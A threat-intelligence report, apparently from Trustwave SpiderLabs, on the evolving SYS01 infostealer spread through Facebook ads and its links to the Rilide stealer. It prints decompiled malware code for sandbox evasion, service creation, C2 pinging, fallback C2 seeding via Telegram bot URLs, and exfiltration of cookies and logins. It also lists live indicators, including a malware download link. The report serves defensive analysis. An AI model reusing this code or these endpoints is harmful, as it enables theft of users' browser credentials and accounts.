# Facebook Malvertising Epidemic

In part one of our look at SYS01 Malvertising campaign, we looked at how threat actors have been utilizing Facebook advertising to propagate information stealing and account takeover malware. In that report, we went over some of the in-depth technical analysis on how that SYS01 malware operates. While SYS01 is not a new campaign, we have seen significant evolution of the malware to conduct different goals with new TTPs.

In this report on the campaign, we will go over some of the changes that have been implemented into the malware, and some similarities to another campaign that Trustwave has previously uncovered. As the threat actors behind the SYS01 campaign have continued to modify their malware to meet new objectives, we expect further development and changes.

## SYS01 Timeline

The timeline shown below traces the important events in the development of the SYS01 malware. This was created to highlight the progression of the malware and aid in the tracking of future malvertising campaigns of SYS01. It highlights the discovery of SYS01 in October 2022 and significant research findings, such as the introduction of the SYS01 alias, distinguishing it from Ducktail, and its attribution to Vietnamese threat actors. The timeline also shows an earlier campaign of the malware and its latest iteration, which utilizes IonCube.

# Updates to SYS01 Capabilities

The SYS01 malware exhibits a set of default functionalities, as outlined below.

Function	Description
getTask	Creates a URL pattern to identify the victim uniquely
getMac	Generates a unique machine ID of the victim and stores it in %localappdata%\Packages\m.txt
getIgnoreSSL	Creates HTTP GET request to a specified URL while ignoring SSL certificate verification
readDirs	Retrieves Browser profiles from a specified data path
deleteAllFolder	Deletes all the files and folders where malware copied the stolen information
xcopy	Responsible for recursively copying files and directories from a source location to a destination with 0755 permission. 0755 typically represents read, write, and execute for the owner, and read and execute for group and others.
sendToEndPoint	Send data to an endpoint using a POST request
parseChromium	Extracts details of Chromium browser
parseMoz	Extracts details of Mozilla browser

Nonetheless, our investigation has unveiled numerous updates in the newer iterations of SYS01. The features listed below are exclusively accessible in the most recent version of SYS01.

## Defense Evasion via WMIC

The latest variant of SYS01 script employs a strategic approach to evade detection by retrieval of the system's hardware configuration using WMIC (Windows Management Instrumentation Command-line).

The code initializes variables for the endpoint URL and machine identifier and attempts to retrieve GPU information using the "wmic" command. It then checks for specific GPU manufacturer keywords such as Intel, AMD, Nvidia, etc., to determine if the system has a recognized GPU. If no recognized GPU is found, it attempts to retrieve CPU information using the same method.

```
wmic path win32_VideoController get name
```

```
wmic CPU get NAME
```

```

try {
    $vga = shell_exec("wmic path win32_VideoController get name");
    $vga = strtolower($vga);
    $intel = strpos($vga, "intel");
    $dfx = strpos($vga, "3dfx");
    $amd = strpos($vga, "amd");
    $ati = strpos($vga, "ati");
    $matrox = strpos($vga, "matrox");
    $nvidia = strpos($vga, "nvidia");
    $sony = strpos($vga, "sony");
    $xgi = strpos($vga, "xgi");
    $radeon = strpos($vga, "radeon");
    $bypass = false;
    if ($intel || $dfx || $amd || $ati || $matrox || $nvidia || $sony || $xgi ||
    $radeon) {
        $bypass = true;
    }
    if (!$bypass) {
        try {
            $cpu = shell_exec("wmic CPU get NAME");
            $data = ["vga" => $vga, "cpu" => $cpu, "x" => "mbtn"];
        } catch (Exception $e) {
        }
        exit;
    }
}

```

Figure 1. Identification of Win32\_VideoController using WMI.

## Collection using Teracopy

The PHP function **makeTeraCopyService()** facilitates the automated setup of the TeraCopy service on Windows systems. TeraCopy is a Windows utility used to enhance file copying efficiency and security. It offers faster transfers while ensuring file integrity through verification.

It begins by initializing variables for the VBScript filename (copyservice.vbs) and the command to execute the VBScript using wscript.exe. Subsequently, the function queries the status of the TeraCopy service to determine if it is currently running:

```
sc query TeraCopyService
```

If the service is not running, the function proceeds to create and start it. This involves generating VBScript content responsible for service creation. This content utilizes ShellExecute to execute commands in Command Prompt. Specifically, the command creates the service with the specified binary path (binPath) pointing to the TeraCopy executable file and sets it to start automatically (start= auto). Upon service creation, it initiates the service (sc start TeraCopyService).

```
sc create TeraCopyService binPath= "{current_working_directory}\
TeraCopyService.exe" start= auto
```

```
sc start TeraCopyService
```

```

public static function makeTeraCopyService()
{
    $vbScript = "copyservice.vbs";
    $command = "wscript.exe \"\" . $vbScript . \"\"";
    $g = shell_exec("sc query TeraCopyService");
    if (!strpos($g, "RUNNING")) {
        $cwd = getcwd();
        $file = $cwd . "\\TeraCopyService.exe";
        $content = "Set objShell = CreateObject(\"Shell.Application\")
        \r\nobjShell.ShellExecute \"cmd.exe\", \"/c sc create TeraCopyService
        binPath= \"\" . $file . \"\" start= auto && sc start
        TeraCopyService\", \"\", \"runas\", 1\r\n";
        file_put_contents($vbScript, $content);
        $output = shell_exec($command);
        sleep(5);
        unlink($vbScript);
        echo $output;
    }
}

```

Figure 2. Code Snippet for TeraCopyService Creation.

The **tCopy()** function ensures the TeraCopy service is running by invoking `makeTeraCopyService()`, then constructs a temporary file path relative to the current working directory:

```
{current_working_directory}\_tmpcopy.txt
```

It writes the content of the source file into the temporary file and echoes the TeraCopy command for copying the file from the temporary location to the destination. Finally, it executes the TeraCopy command using `shell_exec()` and waits for 5 seconds before completing.

```
TeraCopy.exe Copy {path_to_source} {path_to_destination} /Close
```

```

public static function tCopy($src, $dest)
{
    self::makeTeraCopyService();
    $cwd = getcwd();
    $f = $cwd . "\\_tmpcopy.txt";
    file_put_contents($f, $src);
    echo "TeraCopy.exe Copy *\"\" . $f . \"\" \"\" . $dest . \"\" /Close" . PHP_EOL;
    shell_exec("TeraCopy.exe Copy *\"\" . $f . \"\" \"\" . $dest . \"\" /Close");
    sleep(5);
}

```

Figure 3. Code Snippet for file copy operation using TeraCopy.

## Browser Process Termination

The `killProcess()` function terminates a specified browser process running in the background. It receives the browser name as a parameter and uses `shell_exec()` to execute a command for killing the respective browser process. If the browser is identified as Google Chrome, it executes a command to forcibly terminate all instances of the `chrome.exe` process. If it's Microsoft Edge, it similarly terminates all instances of the `msedge.exe` process. The global variable `$backgroundApp` specifies the path to the command-line application used for executing system commands.

```
taskkill /f /im chrome.exe
```

```
taskkill /f /im msedge.exe
```

```
public static function killProcess($browser)
{
    global $backgroundApp;
    if ($browser == "Google\\Chrome") {
        shell_exec($backgroundApp . " taskkill /f /im chrome.exe");
    } else {
        if ($browser == "Microsoft\\Edge") {
            shell_exec($backgroundApp . " taskkill /f /im msedge.exe");
        }
    }
}
```

Figure 4. Code Snippet of Browser Termination.

## Ping Function

The `ping()` function implements a lightweight communication protocol with the C2 server. It sends a ping request to a specified URL endpoint, which checks each server's availability by sending an API request that includes the URL path `api/rss/?a=ping`. If the response indicates success, SYS01 proceeds with its malicious activities; otherwise, it retries or adopts alternative strategies to maintain persistence and evade detection. Below are the various cURL options used in C2 communication:

- **CURLOPT\_URL:** The URL to which the ping request is sent.
- **CURLOPT\_RETURNTRANSFER:** Set to true to return the transfer as a string instead of outputting it directly.
- **CURLOPT\_MAXREDIRS:** Specifies the maximum number of redirections to follow.
- **CURLOPT\_TIMEOUT:** Sets the maximum time in seconds that the cURL functions are allowed to take.
- **CURLOPT\_HTTP\_VERSION:** Specifies the HTTP version to use.
- **CURLOPT\_CUSTOMREQUEST:** Sets the custom HTTP request method to "GET".
- **CURLOPT\_SSL\_VERIFYPEER:** Set to false to stop cURL from verifying the peer's SSL certificate.
- **CURLOPT\_SSLVERSION:** Specifies the SSL version to use.

```

public static function ping($to)
{
    try {
        $curl = curl_init();
        $opts = [CURLOPT_URL => $to . "/api/rss?a=ping",
CURLOPT_RETURNTRANSFER => true, CURLOPT_MAXREDIRS => 10,
CURLOPT_TIMEOUT => 2, CURLOPT_HTTP_VERSION => CURL_HTTP_VERSION_1_1,
CURLOPT_CUSTOMREQUEST => "GET", CURLOPT_SSL_VERIFYPEER => false,
CURLOPT_SSLVERSION => CURL_SSLVERSION_TLSv1_1];
        curl_setopt_array($curl, $opts);
        $response = curl_exec($curl);
        $err = curl_error($curl);
        curl_close($curl);
        if ($err) {
            return false;
        }
        if ($response) {
            $response = json_decode($response);
            if ($response->s == 1) {
                return true;
            }
            return false;
        }
    }
}

```

Figure 5. Code Snippet for ping() function.

## Fallback C2

In the event that primary C2 servers become inaccessible, SYS01 resorts to the **seederInfo()** function to acquire fresh C2 server seeds from alternative sources, such as designated Google Sites and Telegram Bot links. This function acts as a vital fallback strategy to restore connectivity with the command-and-control infrastructure.

```

public static function seederInfo()
{
    mprint("Seeding domain..." . PHP_EOL);
    $lsSeedLinks = [
        ["t" => "gsite", "u" => "https://sites.google.com/view/squialung"],
        ["t" => "gsite", "u" => "https://sites.google.com/view/bukethansu"],
        ["t" => "gsite", "u" => "https://sites.google.com/view/neutran"],
        ["t" => "tele", "u" => "https://api.telegram.org/
bot6904369325:AAEgWsERK453yxB2IdI1ubxyda_MY02PD2Y/getMyDescription"],
        ["t" => "tele", "u" => "https://api.telegram.org/
bot6896657719:AAHKm-BQlX-9exZ6_BM-6_cAH5Y_JetPlGU/getMyDescription"],
        ["t" => "tele", "u" => "https://api.telegram.org/
bot6642799266:AAHdmiHVeThT2y6I5mT8pTDJw7tvNec2Tnc/getMyDescription"]];
    try {
        foreach ($lsSeedLinks as $lsSeedLink) {
            $rs = NULL;
            try {
                $rs = Request::getIgnoreSSL($lsSeedLink["u"]);
            } catch (Exception $e) {
            }
        }
    }
}

```

Figure 6. List of URLs that containing the 'seeds' for constructing the backup C2 server.

## Updated Exfiltration

A comparison of the data exfiltrated in older and newer versions of SYS01 reveals significant updates:

### Removed Parameters

Older parameters such as “**\$dataCard**” and “**\$decryptedKey**” have been discontinued. The \$dataCard parameter is used by malware to extract credit card information from an SQLite database file, specifically from a table named credit cards.

### Introduced Parameter

The new parameter “**i**” represents data extracted from Browser Preferences, indicating an enhanced focus on capturing more personalized settings and preferences in recent versions.

<pre>if (\$taskInfo-&gt;sendD == 1) {     \$dataToPost = [         "key" =&gt; "get_ck_all",         "m" =&gt; \$machineId,         "uid" =&gt; \$uid,         "d" =&gt; \$cookies,         "i" =&gt; \$intl,         "h" =&gt; NULL,         "p" =&gt; \$dataLogin,         "f" =&gt; "SYS01",         "pn" =&gt; \$profileName,         "pp" =&gt; \$profile,         "v" =&gt; \$config["version"],         "b" =&gt; \$browser,         "bversion" =&gt; \$lastVersion,         "ua" =&gt; \$userAgent,         "uname" =&gt; \$uname];     try {         Helper::sendToEndPoint(\$dataToPost);         sleep(rand(1, 4));     } catch (Exception \$e) {         mprint("Send D error");         mprint(\$e-&gt;getMessage());     } }</pre>	<b>2.6.2</b>	<pre>if (\$taskInfo-&gt;sendD == 1) {     \$dataToPost = [         "key" =&gt; "get_ck_all",         "m" =&gt; \$machineId,         "uid" =&gt; \$uid,         "d" =&gt; \$cookies,         "h" =&gt; NULL,         "p" =&gt; \$dataLogin,         "tag"=&gt;\$tag,         "c"=&gt;\$dataCard,         "f" =&gt; "SYS01",         "pn" =&gt; \$profileName,         "pp" =&gt; \$profile,         "v" =&gt; \$config["version"],         "b" =&gt; \$browser,         "bversion" =&gt; \$lastVersion,         "ua" =&gt; \$userAgent,         "uname" =&gt; \$uname,         "k"=&gt;base64_encode(\$decryptedKey)];     try {         mprint(\$dataToPost);         Helper::sendToEndPoint(\$dataToPost);         sleep(rand(1, 4));     } catch (Exception \$e) {     } }</pre>	<b>2.5.23</b>
--	--------------	--	---------------

Figure 7. Comparison of stolen browser information lists between the new and old variants of SYS01.

# Evolution of SYS01 Infrastructure

## Tracking of Campaign Tag

As discussed in the previous report, the SYS01 malware is hosted on a repository on Cloudflare. It uses a unique query parameter “?t=” followed by a specific tag value, which directly corresponds to the malvertising campaign tag initially linked with the Facebook advertisement.



Figure 8. Initial redirection to URL hosted in CloudFlare.

These tags help differentiate the malware delivered in the attacks, making it easier to analyze the impact and reach of each specific campaign. In our continuous efforts to monitor and analyze these campaigns, our research team employs a variety of tools and methodologies to gain insights into the scope and origins of these threats. During our recent investigations, we once again utilized URLSCAN.io, for pivoting of the following Indicators of Compromise (IoCs).

- **file-zip2.png** (c32fb8f98262bdb92254d976df95225094f3c03eb4f7d8f811aed9d4e8ab5199)
- **logo.png** (a2d5e85074dcd4e2f7ed22e91650d30865c917180648bcd57dad4af590ace20b)

The analysis conducted through URLSCAN.io using the aforementioned IoCs has uncovered that the related malicious campaign has been active since 2022. This discovery not only underscores the persistence of the threat actors but also the evolving nature of the campaign.



Figure 9. Initial redirection to URL hosted in CloudFlare.

Below is the comprehensive list of tags associated with the SYS01 campaign.

Type	Domain	Campaign Tag	Description

HTTP	Tunnel to	c6.cembuyukhanli.com:443	512	no-cac...	text/html; c...	chrome...

Figure 10. Network traffic depicting the redirection to a default domain.

This particular URL has previously been identified as an Indicator of Compromise (IOC) during the SYS01 campaign last year. This campaign was extensively documented and flagged by cybersecurity research at [Guardio](#). The presence of this domain in the current campaign strongly suggests continuity, implying that the threat actors operating the recent wave are likely the same as those behind the previous campaign.

## Command and Control (C2) Server Infrastructure Analysis

To draw the line between SYS01 and Ducktail, **WHOISXMLAPI** undertook an IoC (Indicators of Compromise) expansion analysis to detect any overlapping patterns in the artifacts and web properties associated with both threats. The objective was to map SYS01's digital footprint to ascertain whether it shared additional similarities with Ducktail beyond targeting strategies and operational tactics. The findings were detailed in the report as follows:

- All of the domains were registered via NameSilo, LLC.
- The SYS01 IoCs also used a different privacy redaction service—Privacy Guardian.

In terms of our domains/IoCs, they are using certs issued by Google Trust Services LLC and Let's Encrypt, with one exception: some certs for dashong[.]top and birsarke[.]top were issued by Sectigo Limited (domains were all newly registered when they were likely used in this campaign). In one of WithSecure's reports from 2022, the same issuer was used for certs to sign malware:

**Certificate analysis**

The first malicious sample analyzed by WithSecure was signed with a valid certificate issued by Sectigo. The certificate's SHA1 is: 92a7ac122ab87cfd19224b2be89fd7bbe6d0b1.

The issued certificate's validity was from 2021-06-28 to 2022-06-28 and the certificate was recently renewed. The latest malware samples are signed with the renewed certificate. The latest certificate's SHA1 is: c8d5b988464e7e49b932a01d3b75e192fc7a0026 and its validity is from 2022-05-26 to 2023-07-06.

All known samples signed with these certificates were malicious. This suggests that the threat actor may have purchased the certificate on their own.

Old certificate

**Certificate Information**

This certificate has expired or is not yet valid.

Issued to: Công Ty TNHH Thái Kế Và Xây Dựng Sân Chơi Non Bộ Sơn Hải

Issued by: Sectigo Public Code Signing CA EV K26

Valid from: 6/28/2021 to: 6/28/2022

Renewed certificate

**Certificate Information**

This certificate is intended for the following purpose(s):

- Ensures software comes from software publisher
- Protects software from alteration after publication

\* Refer to the certification authority's statement for details.

Issued to: Công Ty TNHH Thái Kế Và Xây Dựng Sân Chơi Non Bộ Sơn Hải

Issued by: Sectigo Public Code Signing CA EV K26

Valid from: 5/26/2022 to: 7/7/2023

Figure 19. Expired & renewed certificates purchased by threat actor

Figure 11. The same issuer (Sectigo) was observed in previous campaigns.

Overall, based on our domains, the threat actor relied primarily on self-signed Let's Encrypt certificates. Regarding the validity, they are all relatively fresh, issued this year. It remains to be seen whether certificates for those domains will be renewed after the three-month validity period offered by Let's Encrypt.

- The consistent use of NameSilo, LLC as the registrar and Privacy Guardian as privacy redaction service for most domains suggests a deliberate choice by the threat actor, possibly to streamline management and obfuscate ownership. Also, the clustering of creation and expiry dates within a short timeframe indicates a synchronized effort in domain acquisition, likely orchestrated for a specific campaign.

chawood.com	deprusi.top
<p><b>Domain Information</b></p> <p>Domain: chawood.com</p> <p>Registrar: NameSilo, LLC</p> <p>Registered On: 2021-10-25</p> <p>Expires On: 2025-10-25</p> <p>Updated On: 2022-12-21</p> <p>Status: clientTransferProhibited</p> <p>Name Servers: coen.ns.cloudflare.com savanna.ns.cloudflare.com</p>	<p><b>Domain Information</b></p> <p>Domain: deprusi.top</p> <p>Registrar: NameSilo, LLC</p> <p>Registered On: 2023-01-22</p> <p>Expires On: 2026-01-22</p> <p>Updated On: 2023-01-22</p> <p>Status: clientTransferProhibited</p> <p>Name Servers: coen.ns.cloudflare.com savanna.ns.cloudflare.com</p>
<p><b>Registrant Contact</b></p> <p>Organization: See PrivacyGuardian.org</p> <p>Street: 1928 E. Highland Ave. Ste F104 PMB# 255</p> <p>City: Phoenix</p>	<p><b>Registrant Contact</b></p> <p>Organization: PrivacyGuardian.org llc</p> <p>State: AZ</p> <p>Country: US</p>

Figure 12. Consistent use of the same registrar in the used domains.

- The absence of owner information for all registered domains raises red flags regarding transparency and accountability. This opacity is a common tactic employed by malicious actors to conceal their identities and evade detection.
- The consistent use of Cloudflare's nameservers with ASN 13335 across all registered domains suggests a centralized infrastructure, potentially facilitating coordinated control and management of the malicious network.
- Overall, based on our domains, the threat actor relied primarily on self-signed Let's Encrypt certificates. Furthermore, the validity period of these certificates is relatively short, typically lasting only three months. One notable observation is the freshness of these certificates – all were issued within the current year. This suggests a pattern of regular renewal, perhaps indicating a sustained effort by the threat actor to maintain the facade of legitimacy. It remains to be seen whether certificates for those domains will be renewed after the three-month validity period offered by Let's Encrypt. Moreover, our investigation did not uncover instances of certificate reuse for different domains.

To enhance our tracking of the Command and Control (C2) infrastructure associated with SYS01, we expanded our investigation by further pivoting based on the following Indicators of Compromise (IoCs):

**SHA256: 73e9a427585eecd84b822894d01299bcddec48c4e5cceb22b2668550d09160c0**

**SHA256: 9e35c0599874f26ce4b2317cc68ac979321499821d5f5d17407d4050f427e958**



Figure 13. Sample of the additionally identified IOCs

Utilizing these IoCs enabled us to identify and document an additional 100+ C2 servers. The earliest of these servers was first observed on December 21, 2022. This expanded data set significantly enhances our understanding of the scope and distribution of the SYS01 infrastructure, providing critical insights into the malware's operational capabilities and network spread.

Included in the IoCs are notable findings such as:

- The URL "chawood[.]com/ads\_optimize\_result/cext" which was detected in the earliest version of SYS01, as reported by Zscaler.
- Most of the domains mentioned in the report of [Guardio Labs](#), [Yoroi](#) and [Morphisec](#) are included.

These details contribute to a broader understanding of the network infrastructure used by SYS01, indicating extensive overlap in the domains targeted by various security firms and highlighting the interconnected nature of the threat landscape associated with this malware.

# Linking Recent Rilide and SYS01 Campaigns: Evidence of the Same Threat Actor

In April 2023, Trustwave SpiderLabs uncovered a new strain of malware that it dubbed [Rilide](#), which targets Chromium-based browsers such as Google Chrome, Microsoft Edge, Brave, and Opera. Rilide malware is disguised as a legitimate browser extension and enables threat actors to carry out a broad spectrum of malicious activities, including monitoring browsing history, taking screenshots, and injecting malicious scripts to withdraw funds from various cryptocurrency exchanges. This year, [Bitdefender Labs](#) have spotted an updated version of the Rilide Stealer (V4) in various sponsored ad campaigns impersonating AI-based software or photo editors including Sora, CapCut, Gemini AI, Photo Effects Pro and CapCut Pro.

Similar to the SYS01 campaign, Rilide Stealer was also delivered through fraudulent advertisement in Facebook.

`hxxps://dl.dropboxusercontent.com/scl/fi/lmc42qxq9xwrkg1pnut30/SoraVideo-AI-Install.rar?rlkey=gvniiCbxyhpidnkhsbhzhfd&dl=0`



Figure 14. Fraud Advertisement used to distribute Rilide Stealer (V4).

The zip file associated with the Rilide Stealer V4 campaign contains configuration files resembling those found in the SYS01 campaign.



Figure 15. Comparison of ZIP file contents between the Rilide and SYS01 campaigns.

There are a few noticeable differences between the contents of the two zip files:

- 1 In Rilide Stealer campaign, there is a MSI installer (T1218.007) which will install a malicious browser extension (T1176) named “nmmhkkegccagdldgiimedpic” that steals credentials, tokens, and cookies from Facebook accounts. Also, the rest of the files in the zip file will not be utilized in this campaign.



Figure 16. Malicious browser extension installed by Rilide malware.

- 2 In Sys01 Stealer campaign, the zip file contains an additional password-protected zip file along with a benign application intended for DLL sideloading operation. Both files are missing from the Rilide Stealer campaign, which is why the malicious DLL “MahApps.Metro.dll” was not executed.

Upon hash comparison, it becomes evident that all files within both zip files share identical hash values, except for the malicious DLL "MahApps.Metro.dll". This discrepancy is expected, as each DLL contains a unique configuration.

Filename	Created Time	SHA1

Figure 17. Hash comparison of files used by the SYS01 and Rilide campaigns.

During our investigation of samples from a recent malware campaign, it was determined that these samples were signed with a legitimate digital certificate issued by Suining YiLong Software Store, bearing the serial number: 009156B49DDBB3FD2C236A36B2ECC0D819.

Suining YiLong Software Store is known for issuing certificates for YL Computing's system tools and theming software. In this instance, the malware used one of YL Computing's legitimately signed software, imDesktop (170dad66f81846efed99ede114527024434fa6d6), to perform DLL sideloading. This method exploits the trust granted by the valid certificate to bypass security protocols and execute unauthorized code.

Additionally, it's noteworthy that certain files have different filenames despite sharing similar hashes. For example, "Microsoft.WindowsAPICodePack.Shell.dll" was renamed to "OpenAI.APICodePack.Shell.dll" in the Rilide campaign, aligning with the lure theme employed by the Threat Actor.



Figure 18. Properties of the file "Microsoft.WindowsAPICodePack.Shell.dll".

It is also confirmed that "MahApps.Metro.dll" in Rilide campaign is a modified version of legitimate DLL and was obfuscated using as SmartAssembly, similar to the SYS01 campaign.



Figure 19. A DLL file obfuscated with SmartAssembly was found in the Rilide campaign.

The zip file includes an encrypted manifest resource {89934034-ae5b-4842-9082-9261de8046bd}, which, when decoded, unveils a configuration similar to that of the SYS01 campaign. This includes various items such as the name of password-protected archive, renamed 7z executable, name of PowerShell scripts located in "lang" directory, and the PowerShell command used to retrieve the VideoController information of the victim. This suggests that despite certain components being unavailable, the Threat Actor is already preparing for the deployment of the SYS01 campaign during the distribution of Rilide Stealer V4.

## Conclusion

The SYS01 malware campaign represents a sophisticated threat in cybersecurity. The latest version of this malware shows how threat actors continually refine their tactics and enhance their malware to evade detections. The progression from earlier versions to the most recent one highlights substantial improvements. In the ever-changing field of cybersecurity, such advancements are expected. Additionally, its possible association with Rilide shows that while some elements can be reused, the payload may vary, demonstrating the flexibility of these threats.

This flexibility highlights the need for cybersecurity professionals to stay ahead of the curve. As cyber threats become increasingly sophisticated, addressing them requires a proactive and multi-faceted approach. Staying updated on possible risks, observing emerging threats, leveraging advanced threat intelligence, and strengthening security measures are crucial steps in effectively countering such threats. The challenge lies not only in understanding the current threat landscape but also in anticipating and mitigating future threats effectively.
